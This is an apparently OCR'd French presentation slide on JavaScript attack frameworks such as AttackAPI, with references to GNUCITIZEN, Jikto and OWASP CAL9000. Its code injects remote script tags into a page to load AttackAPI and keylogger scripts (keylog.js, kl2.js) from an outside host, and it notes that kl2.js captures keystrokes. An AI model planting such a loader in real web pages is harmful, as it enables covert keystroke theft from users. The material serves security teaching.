
- Ecrire du code, qui peut utiliser AttackAPI.

```
function charge(url, silence) {
  var script = document.createElement('script');
  script.type = 'text/javascript';
  script.src = url ? url : 'http:[redacted]ss/alerte.js';
  document.body.appendChild(script);

  script.onload = function () {
    if (! silence) alert(url ? url : 'Chargeeeeez');
    document.body.removeChild(script);
  }

  script.onerror = function () {
    document.body.removeChild(script);
  }
}

charge('http[redacted]ss/v2/lib/AttackAPI/AttackAPI.js');
charge('http[redacted]ss/v2/lib/AttackAPI/keylog.js');
charge('http[redacted]ss/ba/kl2.js');
```

- Note : AttackAPI contient une fonction load() similaire.

Le fichier kl2.js

- Active le keylogger (et affiche un popup des données interceptées sur RC)



Références

- Blog de Gnucitizen : http://www.gnucitizen.org/categories/blog
- Jikto (Billy Hoffman, Spi Dynamics) Décrit dans "Javascript Malware" http://www.spidynamics.com/spilabs/education/presentations/Javascript_malware.pdf
- CAL9000 Project http://www.owasp.org/index.php/Category:OWASP_CAL9000_Project